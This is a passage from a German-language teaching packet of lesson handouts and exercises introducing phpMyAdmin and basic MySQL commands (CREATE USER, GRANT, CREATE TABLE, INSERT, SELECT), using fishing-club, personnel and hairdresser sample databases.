Die Übungen in Kapitel 10 (PHPU105, PHPU106) sind zusammenhängend und aufbauend – deshalb wird die Übungsbeschriftung mit Übung D weitergeführt.

Eine wichtige Kompetenz eines Datenbank-Administrator besteht darin, immer den Überblick über die Datenbankstruktur zu behalten.

Die Übungsbeispiele aus **Kapitel 10 - phpMyAdmin** handeln von einem Fischereiverein. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung D: Fischereiverein neue Mitglieder

- Heute haben sich zwei neue Mitglieder angemeldet. Trage diese in die Mitglieder-Tabelle ein!
- Neues Mitglied: Georg Müller,  
geb. am 21. Mai 1998.  
Funktion: Fischer, Tarif 2
- Neues Mitglied: Alexandra Lang-Huber,  
geb. am 12. Juni 1992.  
Funktion: Fischer, Tarif 3



### Übung E: Fischereiverein eMail-Adressen

- Der Obmann hat beschlossen einen Newsletter zu versenden. Deshalb hat er von den Mitgliedern die eMail-Adressen erhoben.
- Füge in die Mitglieder-Tabelle eine Spalte "eMail" hinzu und vergib dieser Spalte eine passende Type.
- Folgende Mitglieder haben ihre eMail-Adressen dem Obmann mitgeteilt:  
Kögler [hans.koegler@gmail.com](mailto:hans.koegler@gmail.com)  
Tresch [tresch94@gmx.at](mailto:tresch94@gmx.at)  
Nagel [fischerkoenig@gmail.com](mailto:fischerkoenig@gmail.com)
- Füge die Werte in in die Tabelle ein.



### Übung F: Fischereiverein Daten ändern

- Frau Bettina Angerer hat geheiratet und heißt nun Bettina Meier. Weil sie keine Zeit mehr hat, möchte sie die Funktion des Schriftführerin abgeben und nur mehr einfache Fischerin sein.
- Herr Peter Nagel übernimmt die Funktion als Schriftführer.
- Aktualisiere die Änderungen in der Mitglieder-Tabelle.

# Lernhandout 10.7 phpMyAdmin Konsole

Referenzcode: **PHPL107**  
Dateien: L107\_MySQL.pdf  
Technologien: MySQL | phpMyAdmin | Environment

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen die Konsole von phpMyAdmin.   | <b>I</b>         | I                |
| ... können SQL Befehle über die Konsole absetzen.  | <b>I</b>         | II               |
| ... beachten, dass SQL Code zwar Case-Insensitiv ist, aber sich die Großschreibung von SQL Befehlen etabliert hat. | <b>IK</b>        | I                |
| ... entwickeln eine saubere SQL-Syntax um eine größtmögliche Lesbarkeit des Codes zu gewährleisten.                | <b>IS</b>        | II               |
| ... bekommen einen ersten Einblick in die Syntax von SQL Befehlen.   | <b>I</b>         | I                |
| ... setzen eine SELECT Abfrage über die Konsole ab.  | <b>I</b>         | II               |
| ... begrenzen eine SELECT Abfrage auf bestimmte Spalten.   | <b>I</b>         | II               |
| ... fügen mittels dem SQL Befehl INSERT INTO einen neuen Datensatz in eine Tabelle.                                | <b>I</b>         | II               |
| ... ändern den Wert einer Spalte mit dem SQL Befehl UPDATE, SET, WHERE.  | <b>I</b>         | II               |
| ... verstehen, dass die Konsole von phpMyAdmin mehrere SQL Befehl ausführen kann.                                  | <b>I</b>         | I                |


**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen


Kapitel 10 behandelt weiterhin noch phpMyAdmin. Dennoch sollen die Schüler\_innen langsam zum SQL Befehlssatz hingeführt werden. Alle SQL Befehle dieses Handouts werden später noch genauer behandelt. Es soll gezeigt werden, welche Möglichkeiten die Konsole von phpMyAdmin bietet und wie man direkt die Datenbank beeinflussen kann.

Die Schreibweise von SQL Befehlen sollte auch ins Licht gerückt werden. SQL-eigene Befehle werden in Großbuchstaben geschrieben. Man beachte die Klammern und den Abschluss eines SQL Befehlssatzes mit einem Semikolon.

Die Konsole der phpMyAdmin Oberfläche kann SQL Befehle entgegennehmen und ausführen. Sie befindet sich im unteren Bereich der Oberfläche. SQL Code kann eingegeben werden - mit der Tastenkombination Strg + Enter wird der SQL Befehl ausgeführt. SQL Code ist Case-Insensitive, dennoch hat sich die Großschreibung von SQL Befehlen etabliert. Es können beliebige Zeilenschaltungen gesetzt werden!



Wir wechseln in phpMyAdmin auf unsere **schulDB** Datenbank. Im linken Bereich der Admin-Oberfläche finden wir die **schulDB** Datenbank. Mit einem Klick darauf öffnet sich die spezifische Oberfläche. Befehle werden in der Konsole nach dem > Zeichen eingetragen



## SQL



Abfrage der Spalte Email aus der Tabelle Benutzer

```
SELECT Email FROM Benutzer;
```

|                          | ←T→        | Email                               |
|--------------------------|------------|-------------------------------------|
| <input type="checkbox"/> | Bearbeiten | Kopieren  Löschen root@css4.at      |
| <input type="checkbox"/> | Bearbeiten | Kopieren  Löschen admin@css4.at     |
| <input type="checkbox"/> | Bearbeiten | Kopieren  Löschen poweruser@css4.at |
| <input type="checkbox"/> | Bearbeiten | Kopieren  Löschen user@css4.at      |

## SQL



Abfrage der Spalten Email und Passwort aus der Tabelle Benutzer

```
SELECT Email, Passwort FROM Benutzer;
```

## SQL



Einen neuen Datensatz in die Tabelle Benutzer einfügen

```
INSERT INTO Benutzer (Email, Passwort, Rechte)
VALUES ('gast@css4.at', 'gast', 333);
```

## SQL



Einen Wert in der Tabelle Benutzer ändern. Die Rechte für admin@css4.at werden auf 777 geändert!

```
UPDATE Benutzer SET Rechte = 777
WHERE Email = 'admin@css4.at';
```



SQL Befehlssätze werden mit einem Semikolon ; beendet. Die Konsole kann auch mehrere Befehlssätze auf einmal ausführen.

# Lernhandout 10.8 phpMyAdmin Export

Referenzcode: **PHPL108**  
Dateien: L108\_MySQL.pdf  
Technologien: MySQL | phpMyAdmin | Environment

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verstehen die Export-Optionen von phpMyAdmin.   | <b>I</b>         | I                |
| ... erkennen SQL-Export als Maßnahme zur Datenbank-Sicherung.                             | <b>I</b>         | I                |
| ... können exportieren SQL Code mittels der Konsole wieder in eine Datenbank importieren. | <b>I</b>         | II               |
| ... exportieren eine Tabelle.   | <b>I</b>         | II               |
| ... unterscheiden zwischen einer schnellen und angepassten Exportmethode.                 | <b>IK</b>        | I                |
| ... speichern das Ergebnis eines SQL-Export in eine SQL-Datei.                            | <b>I</b>         | II               |
| ... erkennen einzeilige SQL Kommentare.   | <b>I</b>         | I                |
| ... erkennen mehrzeilige SQL Kommentare.  | <b>I</b>         | I                |
| ... verwenden auch andere Export-Formate, wie z. B. CSV, XML usw.                         | <b>I</b>         | II               |


**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die zusätzlichen Export-Formate haben definitiv ihre Berechtigung und eine unbestreitbare Ästhetik. So kann im Handumdrehen eine Datenbank-Tabelle in Excel oder LibreOffice usw. bearbeitet werden. Zur Datenbank-Sicherung sollte aber der klassische SQL Export verwendet werden. Dieser stellt eine Datenbank (mit Struktur und Werten) als SQL Befehlssätze dar.



Mit phpMyAdmin lässt sich alles exportieren. Von einer Tabelle (Struktur und Daten), über die Benutzer bis hin zur gesamten Datenbank. Man bekommt ein SQL-File, wenn man einen Exportauftrag erteilt. Der Inhalt des SQL-Files kann mit copy & paste z. B. in die Konsole von phpMyAdmin eingefügt werden, oder auf die MySQL Datenbank am Webserver übertragen werden.



Wir exportieren unsere **Benutzer**-Tabelle. Dafür wechseln wir über das Navigationspaneel zu unserer **Benutzer**-Tabelle.

Im Anschluss klicken wir auf Exportieren.



#### Exportmethode:

- Schnell – nur notwendige Optionen anzeigen
- Angepasst – zeige alle möglichen Optionen an

#### Format:

SQL

OK

Wir scrollen hinunter und wählen bei der Exportmethode: **Schnell - nur notwendige Optionen anzeigen**.

Bei **Angepasst - zeige alle möglichen Optionen an**, werden eine Vielzahl an Exporteigenschaften angezeigt. Z. B. Eine Komprimierung, die Zeichenkodierung, Metadaten exportieren, uvm.

Als Format wählen wir SQL und klicken auf OK.



Je nach Browsereinstellung ist das SQL-File im Downloadordner zu finden. Wenn wir das SQL-File öffnen, sehen wir alle notwendigen SQL Befehle, wie z. B. `CREATE TABLE Benutzer (ID int(11) NOT NULL, ...` und zahlreiche Kommentare (z. B. für Metadaten).

Zwei Minus leiten ein einzeliges SQL-Kommentare ein

z. B.: `-- Kommentar`

Mehrzeilige SQL-Kommentare werden mit Schrägstrich und Stern definiert:

z. B.: `/* Kommentar */`



#### Weitere Export-Formate!

Neben dem SQL-Format, welches wohl am meisten Sinn ergibt, kann die Tabelle auch als ...

- ✓ CSV (Comma-Separated Values - z. B. für MS Excel)
- ✓ Microsoft Word Dokument oder PDF (z. B. für Dokumentationszwecke)
- ✓ PHP Array oder JSON (JavaScript Object Notation)
- ✓ XML
- ✓ und einige mehr, exportiert werden.

# Lernhandout 11.1 MySQL CREATE USER

Referenzcode: **PHPL111**

Dateien: L111\_MySQL.pdf, 111\_DBanlegen.sql, 111\_DBloeschen.sql

Technologien: MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen die Unterschiede der verschiedenen SQL Umgebungen.                      | I                | I                |
| ... legen mit dem SQL Befehl CREATE DATABASE eine neue Datenbank an.               | I                | II               |
| ... nutzen USE um eine Datenbank auszuwählen.                                      | I                | II               |
| ... legen mit CREATE USER einen neuen Benutzer an.                                 | I                | II               |
| ... vergeben bei der Benutzererstellung den Zugriff auf den Host und ein Passwort. | I                | II               |
| ... vergeben Rechte mit dem SQL Befehl GRANT an einen Benutzer.                    | I                | II               |
| ... löschen einen Benutzer mit DROP USER aus einer Datenbank.                      | I                | II               |
| ... löschen die gesamte Datenbank mit DROP DATABASE.                               | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die SQL Befehle werden über die Konsole von phpMyAdmin abgesetzt. Die Schüler\_innen sollten auf die SQL Befehle weiter sensibilisiert werden, weil diese später mit PHP abgesetzt werden.

Alle Beispiele in Kapitel 11 sind zusammenhängend und aufbauend. Deshalb sind zu jedem Handout auch die zu den Beispielen passende .sql Dateien dabei.

In Kapitel 11 werden wir uns mit SQL Befehlen beschäftigen. Der SQL Standard gilt für MS SQL Server, PostgreSQL, MySQL usw. obgleich es immer kleine Unterschiede gibt. So kennt z. B. PostgreSQL den Spaltentyp TINYINT nicht, oder MySQL ist die EXCEPT Klausel unbekannt. Wir arbeiten mit phpMyAdmin, welches eine MySQL bzw. MariaDB Datenbank unterstützt. Für den ersten Start, müssen wir uns als Root bei phpMyAdmin anmelden! Die Beispiele in Kapitel 11 sind zusammenhängend und bauen aufeinander auf! Wir führen eine Datenbank für eine Personalabteilung.

## SQL



Eine neue Datenbank anlegen

```
CREATE DATABASE PersonalDB;
```

## SQL



Die neue Datenbank (PersonalDB) auswählen!

```
USE PersonalDB;
```

## SQL



Eine neue Benutzer (**PersonalAdmin**) mit dem Passwort **geheim** anlegen

```
CREATE USER 'PersonalAdmin'@'%'
IDENTIFIED BY 'geheim';
```



@'%' erlaubt den Zugriff auf jeden Host. Statt dem Prozentzeichen könnte man auch 'localhost' oder den Host eines Webservers angeben.

## SQL



Der Benutzer **PersonalAdmin** bekommt alle Rechte für die **PersonalDB** Datenbank. **PersonalDB.\*** bedeutet für alle Tabellen der Datenbank.

```
GRANT ALL PRIVILEGES ON PersonalDB.*
TO 'PersonalAdmin'@'%' WITH GRANT OPTION;
```



WITH GRANT OPTION erlaubt dem Benutzer **PersonalAdmin** ebenfalls Rechte zu vergeben.

Die neue Datenbank lässt sich selbstverständlich auch wieder löschen. Der DROP Befehl kann sowohl für die Datenbank als auch für den Benutzer verwendet werden.

## SQL



Den Benutzer **PersonalDB** löschen.

```
USE PersonalDB;
DROP USER PersonalAdmin;
```

## SQL



Die **PersonalDB**-Datenbank löschen.

```
DROP DATABASE PersonalDB;
```

# Lernhandout 11.2 MySQL CREATE TABLE

Referenzcode: **PHPL112**

Dateien: L112\_MySQL.pdf, L112\_Tabelle\_anlegen.sql

Technologien: MySQL

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| ... kennen den Aufbau einer Datenbank-Tabelle mit seinem Prinzip und den Fachbegriffen: Spalten, Attribute, Zeilen und Datensätze. | I         | I         |
| ... erstellen mit dem SQL Befehl CREATE TABLE eine neue Tabellenstruktur.  | I         | II        |
| ... definieren ein AUTO_INCREMENT bei der Erstellung einer neuen Tabelle.  | I         | II        |
| ... setzen einen Primärschlüssel (PRIMARY KEY) bei der Erstellung einer neuen Tabelle.   | I         | II        |
| ... definieren eine Spalte als UNIQUE (keine doppelten Werte erlaubt) bei der Erstellung einer neuen Tabelle.                      | I         | II        |
| ... definieren mit DEFAULT einen Standardwert bei der Erstellung einer neuen Tabelle.  | I         | II        |
| ... nutzen DEFAULT und CURRENT_TIMESTAMP um einen aktuellen Zeitstempel für einen neuen Datensatz zu bestimmen.                    | I         | II        |
| ... löschen eine Tabelle mit DROP TABLE.   | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Die Daten werden in einer relationalen Datenbank wie MySQL in Tabellen gespeichert. Jede Tabelle besteht aus Spalten (Attribute) und Zeilen (Datensätze). Im Schnittpunkt einer Spalte und einer Zeile befindet sich der Wert. Jede Spalte besteht aus einem Spaltennamen und einen Typ. Die Typen wurden schon in 10.4 phpMyAdmin Typen (PHPL104) vorgestellt. Wir erstellen in unserer **PersonalDB** folgende Tabellenstruktur mit dem Namen Stammdaten:

| MitarbeiterID                  | Nachname      | Vorname       | Login         | Passwort      | Geschlecht | Gebdatum   | Abteilung     | Zeitstempel                                   |
|--------------------------------|---------------|---------------|---------------|---------------|------------|------------|---------------|---|
| SMALLINT<br>A_I<br>PRIMARY KEY | VARCHAR<br>50 | VARCHAR<br>50 | VARCHAR<br>10 | VARCHAR<br>20 | CHAR<br>1  | DATE       | VARCHAR<br>50 | TIMESTAMP<br>DEFAULT<br>CURRENT_<br>TIMESTAMP |
| 9                              | Petric        | Mario         | PetMa09       | 2P3VBC        | M          | 1981-02-12 | Lager         |   |

## SQL



## Eine Tabelle erstellen

Die Spalte **MitarbeiterID** zählt automatisch hoch und besitzt den Primärschlüssel.

Die Spalte **Login** muss eindeutig sein.

Die Spalte **Zeitstempel** erhält den aktuellen Timestamp

```
-- Die PersonalDB auswählen
USE PersonalDB;

CREATE TABLE Stammdaten (
  MitarbeiterID SMALLINT AUTO_INCREMENT PRIMARY KEY,
  Nachname VARCHAR(50),
  Vorname VARCHAR(50),
  Login VARCHAR(10) UNIQUE,
  Passwort VARCHAR(20),
  Geschlecht CHAR(1),
  GebDatum DATE,
  Abteilung VARCHAR(50),
  Zeitstempel TIMESTAMP DEFAULT CURRENT_TIMESTAMP);
```



**AUTO\_INCREMENT** zählt den Spaltenwert automatisch nach dem Schema  $x = x + 1$  hoch.

**PRIMARY KEY** ist der Primärschlüssel. Ein Wert darf nicht doppelt vorkommen. Den Primärschlüssel gibt es nur einmal in einer Tabelle.

**UNIQUE** ist ähnlich wie der Primärschlüssel. Es darf kein Wert doppelt vorkommen, jedoch können mehrere Spalten **UNIQUE** sein.

**DEFAULT** definiert einen Standardwert (im Beispiel den aktuellen Timestamp).

## SQL



## Die Stammdaten-Tabelle löschen

```
DROP TABLE Stammdaten;
```

# Übungsblatt 11.2 MySQL CREATE TABLE

Referenzcode: **PHPU112**  
 Dateien: U112\_MySQL.pdf  
 Technologien: MySQL

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| <b>Übung A - Friseurdatenbank</b>   |           |           |
| ... erstellen mit CREATE DATABASE eine neue Datenbank.  | I         | II        |
| ... erstellen mit CREATE USER einen neuen Benutzer mit einem Passwort.                        | I         | II        |
| ... vergeben dem neuen Benutzer alle Rechte.  | I         | II        |
| ... speichern alle Befehle in einer SQL Datei ab.   | I         | II        |
| <b>Übung B - Produkt-Tabelle</b>  |           |           |
| ... erstellen eine Tabelle mit CREATE TABLE.  | I         | II        |
| ... orientieren sich bei der Tabellenerstellung an expliziten Vorgaben (Bezeichnung und Typ). | I         | II        |
| ... setzen bei der Tabellenerstellung den Primärschlüssel und das AUTO_INCREMENT.             | I         | II        |
| ... definieren ein Spalte als UNIQUE.   | I         | II        |
| <b>Übung C - Mitarbeiter-Tabelle</b>  |           |           |
| ... überlegen sich passende Typen für eine neue Tabelle.                                      | IK        | III       |
| ... erzeugen eine neue Tabelle und speichern den Code in eine SQL Datei.                      | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die Übungsbeispiele von Kapitel 11 sind zusammenhängend und aufbauend.

Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung A: Friseurdatenbank

- Erstelle eine Datenbank mit dem Namen: **FriseurDB**
- Erstelle einen neuen Benutzer **FriseurAdmin** mit dem Passwort **'geheim'** und mit allen Rechten für die **FriseurDB**.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.



### Übung B: Produkt-Tabelle

- Erstelle eine Tabelle mit dem Namen **Produkte** in der **FriseurDB**.
- Die Tabelle hat die Struktur wie unten dargestellt.
- Die Spalte **ArtikelNr** bekommt einen Primärschlüssel und zählt automatisch hoch (Tipp: `auto_increment`)
- In der Spalte **BarCode** dürfen keine Werte doppelt vorkommen!
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

| Produkte      |                        |
|---------------|------------------------|
| ArtikelNr     | <b>BIGINT</b>          |
| Bezeichnung   | <b>VARCHAR (200)</b>   |
| BarCode       | <b>BIGINT</b>          |
| Verkaufspreis | <b>DECIMAL (4 , 2)</b> |
| Warengruppe   | <b>VARCHAR (200)</b>   |



### Übung C: Mitarbeiter-Tabelle

- Erstelle eine Tabellenstruktur mit dem Namen **Mitarbeiter** und den Spalten **MitarbeiterID**, **Name**, **Geschlecht**, **GebDatum** und **BeschArt** wie unten dargestellt.
- Finde passende Typen (z. B. **VARCHAR**) für die Spalten.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

| MitarbeiterID | Name         | Geschlecht | GebDatum   | BeschArt |
|---------------|--------------|------------|------------|----------|
| 10            | Adam         | M          | 1981-08-03 | Teilzeit |
| 12            | Purkarthofer | W          | 1992-05-03 | Vollzeit |

# Lernhandout 11.3 MySQL INSERT

Referenzcode: **PHPL113**

Dateien: L113\_MySQL.pdf, L113\_Mitarbeiter.sql, L113\_Einfuegen.sql

Technologien: MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... beachten beim Einfügen von Daten die Schreibweise abhängig vom Typ (z. B. mit einfachen Hochkomma bei VARCHAR).  | <b>I</b>         | <b>I</b>         |
| ... fügen Datensätze mit INSERT INTO in die Datenbank-Tabelle.   | <b>I</b>         | <b>II</b>        |
| ... beachten beim Einfügen die Standardwerte (DEFAULT) wie z. B. einen CURRENT_TIMESTAMP.                            | <b>IK</b>        | <b>II</b>        |
| ... zeigen eine gesamte Tabelle mit SELECT * FROM  | <b>I</b>         | <b>II</b>        |
| ... beachten, dass bei einem fehlenden Wert NULL gesetzt wird außer eine Spalte wurde explizit auf NOT NULL gesetzt. | <b>I</b>         | <b>II</b>        |
| ... können mit einem INSERT INTO Befehl mehrere Datensätze auf einmal einfügen.                                      | <b>I</b>         | <b>II</b>        |
| ... fügen aus einer .sql Datei Datensätze in eine Tabelle.   | <b>I</b>         | <b>III</b>       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Es wiederholen sich in den Handouts die Themen (z. B: CURRENT\_TIMESTAMP) – diese Redundanz in der "Dramatik" des Unterrichts ist in der Progressionslogik begründet, sollte aber die Thematik nicht nur repetieren sondern vielmehr durch einen weiteren Blickwinkel vermitteln.



Wir fügen nun Daten in unsere Stammdaten-Tabelle der PersonalDB ein. Der **INSERT INTO** Befehl benötigt den Tabellennamen, die Spalten und die Werte. Zeichenketten (z. B. für **VARCHAR**) werden mit einfachen Hochkommata definiert. Zahlen (z. B. **SMALLINT**) benötigen keine Hochkommata. Dezimalstellen werden mit einem Punkt eingeleitet (z. B. 9.33).

## SQL

Einen Datensatz hinzufügen

```
USE PersonalDB;

INSERT INTO Stammdaten
  (MitarbeiterID, Nachname, Vorname, Login, Passwort,
   Geschlecht, GebDatum, Abteilung)
VALUES (1, 'Schober', 'Helmut', 'SchHe01', 'KE8VN3',
       'M', '1999-03-21', 'Verkauf');
```



Die Spalte Zeitstempel hat den Standardwert **CURRENT\_TIMESTAMP**. Wenn wir also nicht explizit einen Timestamp angeben, wird der Zeitpunkt des Eintrags hinzugefügt!

## SQL

Die gesamte Tabelle mit den Daten anzeigen.



```
SELECT * FROM Stammdaten;
```

## SQL

Fehlt Spalte und Wert, dann wird **NULL** eingetragen!

```
INSERT INTO Stammdaten (Nachname, Vorname, Login, Passwort)
VALUES ('Krainz', 'Daniela', 'KraDa02', 'BB2L04');
```



**MitarbeiterID** zählt automatisch hoch, deshalb steht in der Spalte nun 2. Die Spalten **Geschlecht**, **GebDatum** und **Abteilung** bekommen den Wert **NULL**, weil sie in der **INSERT** Anweisung nicht vor kommen.

## SQL

Mehrere Datensätze auf einmal eintragen. Die Trennung erfolgt mit einem Komma nach jeder **VALUES** Klammer!

```
INSERT INTO Stammdaten (Nachname, Vorname, Login, Geschlecht)
VALUES ('Gruber', 'Helmut', 'GruHe03', 'M'),
       ('Willenhuber', 'Petra', 'WilPe04', 'W'),
       ('Rohrmoser', 'Willfried', 'RohWi05', 'M');
```

**Die Stammdaten-Tabelle mit Werten füllen.**

Öffne die Datei **L113\_Mitarbeiter.sql** mit einem Texteditor und kopiere den Inhalt in die Konsole um die Stammdaten-Tabelle mit Daten zu füllen.

# Übungsblatt 11.3 MySQL INSERT

Referenzcode: **PHPU113**  
 Dateien: U113\_MySQL.pdf, Friseurdaten.sql  
 Technologien: MySQL

| Feinziele  | Zielarten | Taxonomie  |
|--|-----------|------------|
| <b>Die Studierenden ...</b>  |           |            |
| <b>Übung D - Daten für die Produkte Tabelle</b>  |           |            |
| ... fügen aus einer tabellarischen Datenquelle mit dem INSERT Befehl die Datensätze in eine Datenbank-Tabelle ein. | <b>I</b>  | <b>II</b>  |
| ... verbinden mehrere Datensätze zu nur einem INSERT Befehl mit mehreren VALUES.                                   | <b>I</b>  | <b>II</b>  |
| ... speichern den SQL Code und organisieren ihr Dateimanagement.   | <b>SI</b> | <b>II</b>  |
| <b>Übung E - Daten für die Mitarbeiter Tabelle</b>   |           |            |
| ... erstellen aus einer tabellarischen Aufstellung einen INSERT Befehl.  | <b>I</b>  | <b>II</b>  |
| ... beachten die Syntax für einen INSERT Befehl mit mehreren Werten (hier: GebDatum).                              | <b>IK</b> | <b>II</b>  |
| ... speichern alle Befehle in einer .sql Datei.  | <b>I</b>  | <b>II</b>  |
| <b>Übung F - Datensätze importieren</b>  |           |            |
| ... öffnen externe Datenquellen (Friseurdaten.sql).  | <b>I</b>  | <b>II</b>  |
| ... lesen und analysieren externe Datenquellen.  | <b>KI</b> | <b>III</b> |
| ... importieren den Inhalt einer externen Datenquelle als SQL-Befehl.  | <b>I</b>  | <b>II</b>  |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.



### Übung D: Daten für die Produkte Tabelle

- Aktiviere die Datenbank **FriseurDB**
- Füge die Datensätze (wie unten dargestellt) in die **Produkte** Tabelle ein.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

| ArtikelNr | Bezeichnung                | BarCode | Verkaufspreis | Warengruppe    |
|-----------|----------------------------|---------|---------------|----------------|
| 1         | Color Cream                | 1010001 | 7.60          | Haarfarbe      |
| 2         | Cremeoxyd 3%               | 1110002 | 7.85          | Wasserstoff    |
| 3         | Balsam Color & Permed Hair | 1210013 | 16.50         | Blondierpulver |



### Übung E: Daten für die Mitarbeiter Tabelle

- Aktiviere die Datenbank **FriseurDB**
- Füge die Datensätze (wie unten dargestellt) in die **Mitarbeiter** Tabelle ein.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

| MitarbeiterID | Name         | Geschlecht | GebDatum   | BeschArt |
|---------------|--------------|------------|------------|----------|
| 10            | Adam         | M          | 1981-08-03 | Teilzeit |
| 11            | Zaun         | M          | 1991-10-04 | Teilzeit |
| 12            | Purkarthofer | W          | 1992-05-03 | Vollzeit |



### Übung F: Datensätze importieren

- Öffne die Datei **Friseurdaten.sql** ← Diese Datei beinhaltet Datensätze für die Tabellen **Produkte** und **Mitarbeiter**.
- Führe den SQL-Code aus, damit die beiden Tabellen mit weiteren Daten gefüllt werden.
- Wenn es eine Fehlermeldung gibt, dann stimmt höchstwahrscheinlich etwas nicht mit der Struktur der Tabellen **Produkte** bzw. **Mitarbeiter**.

# Lernhandout 11.4 MySQL SELECT

Referenzcode: **PHPL114**  
Dateien: L114\_MySQL.pdf  
Technologien: MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... stellen eine gesamte Tabelle mit SELECT und Asterisk dar.                               | I                | II               |
| ... verfeinern die Ausgabe über bestimmte Spalten.  | I                | II               |
| ... sortieren eine Ausgabe aufsteigend mit ORDER BY und ASC.                                | I                | II               |
| ... sortieren eine Ausgabe absteigend mit ORDER BY und DESC.                                | I                | II               |
| ... kombinieren die Sortierung mit zwei oder mehr Spalten und dem Zusatz ASC und/oder DESC. | I                | II               |
| ... limitieren die Anzahl der anzuzeigenden Datensätze einer Tabellenabfrage.               | I                | II               |
| ... ermitteln eindeutige Werte mit SELECT DISTINCT.   | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Mit dem **SELECT** Befehl lässt sich der Inhalt einer Tabelle anzeigen. **SELECT** benötigt die Spaltennamen und den Tabellennamen. Um die gesamte Tabelle anzuzeigen, werden statt der Spaltennamen ein Asterisk gesetzt. **SELECT \* FROM** Tabellennamen;

## SQL

Nur den Nachnamen, den Vornamen und das Geburtsdatum aus der Stammdaten-Tabelle der PersonalDB ausgeben!

```
USE PersonalDB;
SELECT Nachname, Vorname, GebDatum FROM Stammdaten;
```

## SQL



Die Ausgabe aufsteigend sortieren!

**ORDER BY** Sortiert die Ausgabe über eine Spalte mit dem Zusatz **ASC**  
Das Beispiel zeigt die ältesten Mitarbeiter|innen zuerst!

```
SELECT Nachname, Vorname, GebDatum FROM Stammdaten
ORDER BY GebDatum ASC;
```

## SQL



Die Ausgabe absteigend sortieren!

**ORDER BY** Sortiert die Ausgabe über eine Spalte mit dem Zusatz **DESC**  
Das Beispiel zeigt die jüngsten Mitarbeiter|innen zuerst.

```
SELECT Nachname, Vorname, GebDatum FROM Stammdaten
ORDER BY GebDatum DESC;
```

## SQL



Die Ausgabe kombiniert sortieren!

Das Beispiel sortiert zuerst die Abteilung absteigend, und danach die Nachnamen in Alphabetischer Reihenfolge

```
SELECT Nachname, Abteilung FROM Stammdaten
ORDER BY Abteilung DESC, Nachname ASC;
```

## SQL



Auf eine bestimmte Zahl limitieren

**LIMIT** Beschränkt die Ausgabe von Datensätzen auf einen bestimmten Wert. z. B. auf 10 Im Beispiel werden die zehn jüngsten Mitarbeiter|innen ausgegeben.

```
